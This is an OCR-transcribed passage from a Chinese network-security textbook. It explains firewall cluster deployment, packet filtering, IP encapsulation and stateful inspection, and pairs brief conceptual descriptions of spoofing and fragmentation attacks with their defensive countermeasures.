
防火墙的单机部署模式最大的优点是安全成本低，但是由于存在单点故障，因此在一些对网络可靠性要求高的网络中会存在较大的问题。这时我们可以采用防火墙的集群部署来解决这一问题，提高边界网络的可靠性。从可靠性角度来讲，防火墙的集群部署分为设

备冗余和链路冗余两种方式，如图 7-13 所示；从可用性角度来讲，防火墙的集群部署分为主从模式和双主模式两种方式。



(a) 单机单出口部署方式　　(b) 单机多出口部署方式

图 7-12　防火墙的单机部署示意图



(a) 防火墙集群的设备冗余模式　　(b) 防火墙集群的链路冗余模式

图 7-13　防火墙的集群部署示意图

采用防火墙集群部署时，以两台防火墙为例总共需要为防火墙配置 3 套 IP 地址，其中每个防火墙有一套自己的真实 IP 地址，另外两个防火墙还需要共享一套虚拟 IP 地址，

而对于防火墙集群的周边设备来讲，防火墙的可见地址就是这套虚拟的 IP 地址。从图 7-13 中可以看出，链路冗余方式比设备冗余方式更加具有可靠性，但成本也更高。

防火墙集群部署通常有两种技术实现方式：一种是使用心跳机制，另一种是使用集群 Cluster 机制。

其中心跳机制实现起来非常简单，它通过 IP 地址做心跳检测时，主备机会通过此心跳路径周期性地发出相互检测的心跳测试包，如图 7-14 所示。




图 7-14　防火墙集群的心跳检测示意图

如果此时主机出现故障，备机就会在连续丢失一定数量的心跳包后认为主机已经宕机，此时备机会自动检测是否有第二种心跳，如果还没有，它就会根据已设定的规则自动启动备机的相关服务，完成设备的切换。心跳机制虽然实现简单，但切换过程较慢，可扩展性差，比较适合双机之间的集群部署。

而集群管理的 Cluster 方式根据防火墙在集群中所处的地位和功能不同，可将集群中的防火墙设备分为以下三种角色：管理设备、成员设备和候选设备，如图 7-15 所示。管理设备是集群中对整个集群管理发挥接口作用的设备，也是集群中对外提供 IP 地址的设备，每个集群必须指定至少一个管理设备，它对集群中的其他设备进行配置、管理和监控，通过收集相关信息来发现和确定其他候选设备；成员设备指的是在集群中处于被管理状态的设备，即从机；而候选设备是指还没有加入任何集群但已具备加入集群的能力，能够成为集群成员的设备，它和成员设备的区别在于：候选设备的拓扑信息已被集群收集但还尚未加入到集群中。




图 7-15　防火墙集群的 Cluster 机制示意图

一个 Cluster 通常凭借邻居发现协议、拓扑发现协议和集群管理协议来维护一个集群的正常运行，其工作过程包括拓扑收集以及集群的建立和维护。所有设备可以通过邻居发现协议来获取其直接相邻设备的信息，包括主机名、MAC 地址和端口信息等，而集群中

的主设备即管理机器可以通过拓扑发现协议收集指定跳数范围内的设备信息以及各个设备的连接信息，从收集到的拓扑信息中确定集群的候选设备，而集群管理协议则负责整个集群成员的加入、删除，维护集群内设备通信等任务。

前面我们说过，防火墙的高可用性集群有两种部署模式：主从模式和双主模式。主从模式需要使用两台或多台设备，其中一台作为防火墙，所有的数据流都通过它进出网络，集群中其他的防火墙作为备用防火墙，不参与网络活动，仅等待主防火墙失效。另外，某些防火墙设备的集群技术是支持备用防火墙可以共享主防火墙的连接状态信息的，此时用户已存在的连接就不会断开。而双主模式常用于网络流量的负载均衡和设备的热备，即集群中存在两个主防火墙，平时两台主防火墙实现流量的负载均衡，而当一个失效时，另一个主防火墙将自动接管该失效设备的所有流量，因此更具实用性。防火墙集群的失效转换机制依赖于各个厂商的设计，所以当用户实际部署防火墙集群时，应认真考虑所用设备的类型和集群管理方式。

7.3 防火墙的主要应用

当今防火墙已经成为任何完善的网络安全系统不可缺少的重要组成部分，而且随着防火墙技术的不断发展，防火墙的功能和应用也越来越完善，但从实现层次上仍以包过滤技术和应用代理网关技术为核心，本节我们将主要学习一下防火墙的主要应用技术。

7.3.1 应用包过滤技术实现访问控制规则

包过滤技术是防火墙最基本的实现技术，也是防火墙最早采用的技术之一，其原理总结为一句话就是监视并过滤网络上流入流出的数据包，并拒绝发送那些可疑的包。

1. 数据包的构造

数据通过通信子网传输时可以有报文(Message)与分组(Packet)两种方式。其中，报文传输不管发送数据的长度是多少，都把它当作一个逻辑单元发送；而分组传输方式则限制一次传输数据的最大长度，如果传输数据超过规定的最大长度，发送节点就将它分成多个分组来发送。我们在有关计算机网络的课程中学习过 OSI 七层模型，也知道数据在传输过程中，所经协议的每一层都要对数据进行封装或解装，每一层的数据封装或解装都是由控制信息加上要传输的数据，我们把每层传输的数据格式称为 PDU(Protocol Data Unit，协议数据单元)，如图 7-16 所示。这样看起来好像是对方相应层直接发送来的信息，但实际上相应层之间的通信是虚拟通信。这个过程就像邮政信件的传递、加邮袋、上邮车等，在各个邮递环节加封、传递，收件时再层层去掉封装。




图 7-16 协议数据单元 PDU 示意图

接下来通过图 7-17 所示的数据包封装过程来看一下数据是如何在网络上传输的。




图 7-17　数据包封装过程示意图

如图 7-17 所示，这个过程可简要概括为以下步骤：

- 首先在源主机上应用层将一串字节流传给传输层。
- 传输层将字节流分成 TCP 段，加上 TCP 包头交给互联网络(IP)层。
- IP 层生成一个包，将 TCP 段放入其数据域，并加上源和目的主机的地址，把 IP 包交给数据链路层，图 7-18 给出了 IP 数据包格式的示意图。

<table>
<tr><td>版本</td><td>长度</td><td>服务类型</td><td colspan="2">总长度</td><td></td></tr>
<tr><td colspan="3">标识</td><td>标志</td><td colspan="2">分片位移</td></tr>
<tr><td colspan="2">时间</td><td>协议</td><td colspan="3">包头校验和</td></tr>
<tr><td colspan="6">源 IP 地址</td></tr>
<tr><td colspan="6">目的 IP 地址</td></tr>
<tr><td colspan="5">选项</td><td>填充</td></tr>
<tr><td colspan="6">数据</td></tr>
<tr><td colspan="6">…</td></tr>
</table>

图 7-18　IP 数据包格式示意图

- 数据链路层在其帧的数据部分装 IP 包，发往目的主机或路由器。
- 在目的主机，数据链路层将数据链路层帧头去掉，将 IP 包交给互联网层。
- IP 层检查 IP 包头，如果包头中的校验和与计算出来的不一致，则丢弃该包。
- 如果校验和一致，IP 层去掉 IP 头，将 TCP 段交给 TCP 层，TCP 层检查顺序号来判断是否为正确的 TCP 段。
- TCP 层为 TCP 包头计算 TCP 头和数据。如果不对，TCP 层丢弃这个包；若对，则向源主机发送确认。
- 在目的主机 TCP 层去掉 TCP 头，根据套接字信息将字节流传给应用程序；于是目的主机收到了源主机发来的字节流，就像直接从源主机发来的一样。

由于数据包的包头包含了各层依次附加上的协议信息和控制信息，因此数据包过滤技术主要就是根据这个包头包含的信息来识别、检测和操作这些数据包的。

2. 数据包的过滤技术

包过滤技术可以允许或不允许某些包在网络上传递，传统的包过滤技术主要根据 IP 数据包的以下信息作为判断数据包是否可以通过网络的依据：

- 将目的地址作为判断依据。
- 将源地址作为判断依据。
- 将传送协议(IP、ICMP、TCP、UDP 等)作为判断依据。
- 将 TCP/UDP 源端口号作为判断依据。
- 将 TCP/UDP 目的端口号作为判断依据。
- 将 ICMP 的报文类型域和代码域作为判断依据。
- 将 TCP 报文中的 SYN、ACK 等标志位作为判断依据。

防火墙为所有进出网络的数据流提供了一个有用的阻塞点，包过滤技术会根据这些判断规则逐一审查数据包，通过与过滤规则相匹配来判断对这个数据包所应采取的操作，例如如果找到一个规则匹配，则允许数据包通过；如果没有对应的匹配规则，则丢弃该数据包。

因此读者在应用包过滤技术时制定一个完善的安全过滤规则是非常重要的，通常这个过滤规则是以访问控制列表或图形管理界面中的某种表格形式来表示的，其中包括以某种次序排列的过滤条件和动作序列。每当防火墙收到一个数据包时，则按照从前至后的顺序与条件列表中每行条件进行比较，直到满足某一条件，然后执行相应的动作(转发或舍弃)。

在制定包过滤的过滤条件时，我们要认真分析每项条件，合理选择以上列出的判断条件，在边界防火墙上配置过滤条件还需要遵循以下过滤规则：

- 对于任何进入内部网络的数据包，不能把网络内部的地址作为源地址。
- 对于任何进入内部网络的数据包，必须把网络内部地址作为目的地址。
- 对于任何离开内部网络的数据包，必须把网络内部的地址作为源地址。
- 对于任何离开内部网络的数据包，不能把网络内部的地址作为目的地址。
- 对于任何进入或离开内部网络的数据包，一般不能把一个私有地址(Private Address)或在 RFC1918 中 127.0.0.0/8 的地址作为源或目的地址，但也有例外。
- 阻塞任意源路由包或任何设置了 IP 选项的包。
- 保留、DHCP 自动配置和多播地址也需要被阻塞。例如 0.0.0.0/8 、169.254.0.0/16 、192.0.2.0/24 、224.0.0.0/4 、240.0.0.0/4。

表 7-1 列出了一些常见应用使用的传输层协议类型和端口号。

表 7-1 常见应用的协议类型和端口号

服务名称	端 口 号	协 议	说 明
ftp-data	20	TCP	FTP 数据端口
ftp	21	TCP	FTP 监听端口
telnet	23	TCP	Telnet 监听端口
smtp	25	TCP	发送邮件端口

续表

服务名称	端 口 号	协　议	说　明
time	37	TCP	timserver
time	37	UDP	timserver
domain	53	TCP	DNS
domain	53	UDP	DNS
gopher	70	TCP	gopher 查询
http	80	TCP	www
pop3	110	TCP	接收邮件端口
nntp	119	TCP	新闻组，usernet
netbios-ns	137	TCP	NETBIOS 名称服务
netbios-ns	137	UDP	NETBIOS 名称服务
netbios-dgm	138	UDP	NETBIOS 数据报服务
netbios-ssn	139	TCP	NETBIOS Session 服务
snmp	161	UDP	SNMP
snmptrap	162	UDP	SNMP trap
irc	194	TCP	IRC 网络聊天服务
ldap	389	TCP	轻型目录服务协议
https	443	TCP	SSL 加密
https	443	UDP	SSL 加密

采用包过滤技术时，有些类型的攻击很难用基本包头信息加以鉴别，防火墙可以通过为过滤规则增加一些信息来识别这些攻击，而一般这些信息可以通过研究路由表、检查特定的 IP 选项和校验特殊的片段偏移等方式获取，例如：

【例 7-1】 源 IP 地址欺骗攻击

攻击方式：入侵者伪装成内网地址向网络发送信息。

应对措施：如果这些信息包到达防火墙的外部接口，则丢弃每个含有内网源 IP 地址的信息包，就可以挫败这种源欺骗攻击。

【例 7-2】 源路由攻击

攻击方式：源站指定了一个信息包穿越 Internet 时应采取的路径，这类攻击企图绕过安全措施，并使信息包沿一条意外(疏漏)的路径到达目的地。

应对措施：防火墙可以通过舍弃所有包含这类源路由选项的信息包方式，来挫败这类攻击。

【例 7-3】 IP 碎片攻击

攻击方式：入侵者利用 IP 残片特性生成一个极小的片段并将 TCP 报头信息肢解成一个分离的信息包片段来达到欺骗防火墙的目的。

应对措施：防火墙可以采取舍弃所有协议类型为 TCP、IP 片段偏移值等于 1 的信息包，即可挫败这类残片的攻击。

【例 7-4】 TCP 欺骗

攻击方式：攻击者可以通过发送 IP 源地址属于另一台机器的 IP 数据报来实施欺骗，而那台具有该合法 IP 源地址的机器也在运行，攻击者并不在意是否得到这些数据报的答复，其他机器将接受这些伪造的数据报，认为他们来自报文 IP 源地址合法拥有者。然后执行并不是由真正合法机器的用户发出的请求。这就是所谓的 TCP 欺骗。

应对措施：防火墙可以采用限制 SYN 包通过方向的技术，可以限制 TCP 连接的发起方只能是内部子网，而外部发起的到内部子网的连接将不能建立，从而保护内部子网内的主机。

7.3.2 应用状态检测技术实现动态包过滤

传统包过滤技术依靠事先设定好的访问控制列表(简称 ACL)，对流经防火墙的每个数据包进行审查，通过和访问控制列表的匹配检查，根据对比的结果决定防火墙是允许还是拒绝数据包的访问，从而实现对数据包的过滤功能。这是一种静态包过滤技术，包过滤防火墙处理每个包的行为是孤立的，它并不知道当前处理的包和以前处理的包之间的联系，因此通过伪造数据包可以轻易欺骗防火墙。为此防火墙厂商提出了基于状态检测的动态包过滤的技术，动态包过滤技术除了拥有静态包过滤技术的所有特征外，还可以对任何网络连接和会话的当前状态进行分析和监控，并在此基础上动态添加相应的过滤规则。

1. 状态检测技术的工作原理

状态检测技术使用一种机制来保持并跟踪会话连接的状态，在防火墙建立连接进行会话处理的过程中，依据会话表的信息动态增加、修改和删除过滤规则，决定数据流的转发与丢弃行为。

基于状态检测的防火墙会监控一个连接会话的建立和对话过程，当它接收到一个包含 TCP 或 UDP 连接请求的数据包时，会首先采用静态包过滤的方式检查预设的安全策略，如果允许建立连接，则将该数据包中连接建立的信息记录到一个基于状态的会话表中，该会话表包含了该连接的源 IP 地址、目的 IP 地址、端口、TCP 序列号信息，以及和该会话有关的标志信息。基于状态的会话表基于这些信息建立了一个连接对象后，会将后续数据包和会话表中的信息进行比较。如果会话在状态表内，而且该数据包是会话的一部分，该数据包就被接受。如果不是会话的一部分，该数据包会被丢弃。这种方式提高了系统的性能，因为并不是每一个数据包都需要像静态包过滤技术那样和规则库进行比较，只有在带有 SYN 标志的数据包到来时，才和静态规则库进行比较，而其他数据包只需要和状态会话表进行比较。

图 7-19 描述了 TCP 连接时采用的三次握手机制，假设主机 A 和 B 之间存在一个状态检测防火墙时，当主机 A 发送一个 TCP 连接请求时，该请求数据包的标志字段 SYN=1、ACK=0，并携带一个发送序号，防火墙会对该数据包进行安全策略检查，如果符合连接要求，就允许该数据包通过，并记录在会话表中。主机 B 如果接收到该请求包，并返回一个 ack 包时，这个返回确认包的标识字段中 